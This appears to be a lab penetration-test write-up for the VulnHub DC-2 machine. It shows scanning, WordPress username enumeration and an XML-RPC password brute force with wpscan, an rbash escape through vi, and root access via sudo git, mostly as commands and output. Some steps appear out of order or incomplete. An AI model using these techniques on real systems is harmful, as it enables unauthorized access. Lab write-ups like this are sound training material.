
Complete VAPT for a victim Machine:

Lab Setup:



Lab Setup Report

Introduction: Our lab environment is built on VMware Workstation, with Pfsense serving as the primary router, delineating four distinct IP ranges: VMnet1, VMnet2, VMnet3, and VMnet4. The victim machine, named DC-2, operates within the same subnet as our Kali Linux machine. Additionally, Security Onion is deployed as our Intrusion Detection System (IDS) and Security Operations Center (SOC) tool for detection and prevention.

Objective: The objective of this lab setup is to simulate real-world network scenarios, focusing on concepts such as traffic monitoring, threat detection, and incident response.

Implementation Steps:

1. **Virtual Machine Configuration:**
    - VMware Workstation was utilized to set up virtual machines for our lab environment.
    - Pfsense was configured as the router, defining the IP ranges VMnet1, VMnet2, VMnet3, and VMnet4.

- DC-2, our victim machine, and Kali Linux were deployed within the same subnet for testing and analysis purposes.

2. **Pfsense Configuration:**
    - Pfsense was configured with appropriate firewall rules and network settings to manage traffic between the different IP ranges.
    - NAT (Network Address Translation) and port forwarding rules were established to facilitate communication between internal and external networks.
3. **Security Onion Deployment:**
    - Security Onion, an open-source platform for threat detection, was deployed to monitor network traffic and detect potential security incidents.
    - Configuration of Security Onion included setting up network interfaces, configuring network IDS (Intrusion Detection System) rules, and enabling packet capture for analysis.
4. **Testing and Verification:**
    - Various test scenarios were executed to validate the functionality of our lab environment.
    - Traffic generation tools, network scans, and simulated attacks were employed to assess the effectiveness of Pfsense and Security Onion in detecting and mitigating threats.

Conclusion: The lab setup incorporating Pfsense as the router and Security Onion as the IDS/SOC tool provides a comprehensive platform for exploring network security concepts. Through practical experimentation and analysis, we aim to enhance our understanding of network defense strategies and incident response procedures.

Active Recon:

For this we are using an Vulnerable machine installed on VMware named: DC-2, which is downloaded from Vulnhub db.

Nmap scan:

-sC is for default scripts and -p- is for scanning all ports

```
┌──(kali㉿kali)-[~/Vulnhub/dc-2]
└─$ nmap -Pn -sC  -p-  192.168.235.152
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-24 22:11 PST
Nmap scan report for dc-2 (192.168.235.152)
Host is up (0.0065s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
|_http-generator: WordPress 4.7.10
|_http-title: DC-2 &#8211; Just another WordPress site
7744/tcp open  raqmon-pdu

Nmap done: 1 IP address (1 host up) scanned in 2.86 seconds

┌──(kali㉿kali)-[~/Vulnhub/dc-2]
└─$
```

Dirbuster scan:

This tool is used to brute force directory buster. Named Drib:

```
┌──(kali㉿kali)-[~/Vulnhub/dc-2]
└─$ dirb http://dc-2/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Feb 24 22:13:12 2024
URL_BASE: http://dc-2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://dc-2/ ----
+ http://dc-2/index.php (CODE:301|SIZE:0)
+ http://dc-2/server-status (CODE:403|SIZE:292)
==> DIRECTORY: http://dc-2/wp-admin/
==> DIRECTORY: http://dc-2/wp-content/
==> DIRECTORY: http://dc-2/wp-includes/
+ http://dc-2/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://dc-2/wp-admin/ ----
+ http://dc-2/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://dc-2/wp-admin/css/
==> DIRECTORY: http://dc-2/wp-admin/images/
==> DIRECTORY: http://dc-2/wp-admin/includes/
+ http://dc-2/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://dc-2/wp-admin/js/
==> DIRECTORY: http://dc-2/wp-admin/maint/
==> DIRECTORY: http://dc-2/wp-admin/network/
==> DIRECTORY: http://dc-2/wp-admin/user/

---- Entering directory: http://dc-2/wp-content/ ----
+ http://dc-2/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://dc-2/wp-content/languages/
==> DIRECTORY: http://dc-2/wp-content/plugins/
==> DIRECTORY: http://dc-2/wp-content/themes/
```

Gaining Access:

Initial Access –WordPress username enumeration and XML-RPC vulnerability,which gives us username and password which can be used to login using ssh port.

Vulnerability Explanation: The server is running a WordPress site which has Wp Json rest API which lets it brute force usernames and it also has XML-RPC vulnerability in WordPress is related to the XML-RPC interface, which WordPress uses to provide services like pingbacks, trackbacks, and remote access to users, for example, through the WordPress mobile app. This interface can be exploited in a brute-force attack to gain unauthorized access to a WordPress site.

Vulnerability Fix:

Install a WordPress plugin such as Stop User Enumeration. Stop User Enumeration is a security plugin designed to detect and prevent hackers scanning your site for user names. For XML-RPC we can disable it manually. To manually disable XML-RPC on your WordPress website, you can create a custom filter by writing your own site-specific plugin (or adding it to an existing one)

Severity: Critical

Steps to reproduce the attack: We see dc-2 as a WordPress website so we can check WordPress vulnerability using tool name WordPress scan. Before that we can use CEWL tool to make a wordlist of the website so that we can get password list. From wpscan tool we get usernames tom and jerry.

```
┌──(kali㉿kali)-[~/Vulnhub/dc-2]
└─$ cewl http://dc-2 -w latest.txt
CeWL 6.1 (Max Length) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

Now we can use wpscan to scan for users using the following command:

```
┌──(kali㉿kali)-[~/Vulnhub/dc-2]
└─$ wpscan --url http://dc-2  -e u
```

The –url flag is for url and -e is used for enumeration and u is for users. Then afterwards we use wpscan to brute force username and password. Which gives us username tom and jerry with passwords adipiscing and parturient. We use it on ssh port 7744. We get access as tom user.

```
┌──(kali㉿kali)-[~/Vulnhub/dc-2]
└─$ wpscan --url http://dc-2  --passwords cewl.txt --usernames users.txt
```

```
[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] jerry
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] tom
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Feb 24 22:20:35 2024
[+] Requests Done: 27
[+] Cached Requests: 37
[+] Data Sent: 7.013 KB
[+] Data Received: 178.184 KB
[+] Memory used: 212.055 MB
[+] Elapsed time: 00:00:02
```

```
kali@kali: ~/Vulnhub/dc-2 ×   kali@kali: ~ ×
 | Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo ...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://dc-2/wp-content/themes/twentyseventeen/style.css?ver=4.7.10, Match: 'Version: 1.2'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==========================================================> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 3 user/s
[SUCCESS] - jerry / adipiscing
[SUCCESS] - tom / parturient
Trying admin / find Time: 00:00:33 <=================================                > (645 / 1121) 57.53%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: jerry, Password: adipiscing
 | Username: tom, Password: parturient

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Feb 24 22:28:12 2024
[+] Requests Done: 785
[+] Cached Requests: 38
[+] Data Sent: 355.088 KB
[+] Data Received: 409.532 KB
[+] Memory used: 250.879 MB
[+] Elapsed time: 00:00:37
```

Privilege Escalation:


We get access as tom user.

Escaping rbash

```
tom@DC-2:~$ -rbash: /dev/null: restricted: cannot redirect output
bash: _upvars: `-a0': invalid number specifier
-rbash: /dev/null: restricted: cannot redirect output
bash: _upvars: `-a0': invalid number specifier
tom@DC-2:~$ vi
```

The default shell for tom was rbash. It's like a restricted shell that we want to escape to gain better control over the system. I was reading about different techniques and decided to try a trick with the vi editor.

Steps to reproduce: Inside the editor, I typed :set shell=/bin/sh and finally :shell. This will launch the standard Unix shell. After that, we can issue the /bin/bash command to switch to the Bash shell. I also noticed that we are limited in usable commands because the $PATH environment variable only contained the /home/tom/usr/bin path. So, I added the missing directories and printed out the third flag. We get a complete shell. We have password for jerry then we login as jerry and get the next flag.



```
tom@DC-2:~$ su jerry
Password:
jerry@DC-2:/home/tom$ cd
jerry@DC-2:~$ ls
flag4.txt
jerry@DC-2:~$ cat flag4.txt
```

Lateral movement

I switched to jerry 's account using the previously acquired Wordpress password. The fourth flag was in the home directory.

Vulnerability Fix: Edit the sudoers file and restrict the users access.

Steps to reproduce: I checked the allowed commands with sudo -l and yes, we can; in fact, run

```
$ /bin/bash
tom@DC-2:~$ echo $PATH
/home/tom/usr/bin
tom@DC-2:~$ export PATH=/bin/:/usr/bin/:/usr/local/bin:$PATH
tom@DC-2:~$ ls
flag3.txt  usr
tom@DC-2:~$ cat flag3.txt
```

the git command without knowing the root password. We get the root.

```
jerry@DC-2:~$ sudo git help status
root@DC-2:/home/jerry#
root@DC-2:/home/jerry# cd
root@DC-2:~# ls
final-flag.txt
root@DC-2:~# cat final-flag.txt
__    __     _ _       _                  _
/ / /\ \ \___| | |   __| | ___  _ __   ___  / \
\ \/  \/ / _ \ | |  / _` |/ _ \| '_ \ / _ \/  /
\  /\  /  __/ | | | (_| | (_) | | | |  __/\_/
\/  \/ \___|_|_|  \__,_|\___/|_| |_|\___\/Congratulations!!!A special thanks to all those who sent
me tweets
```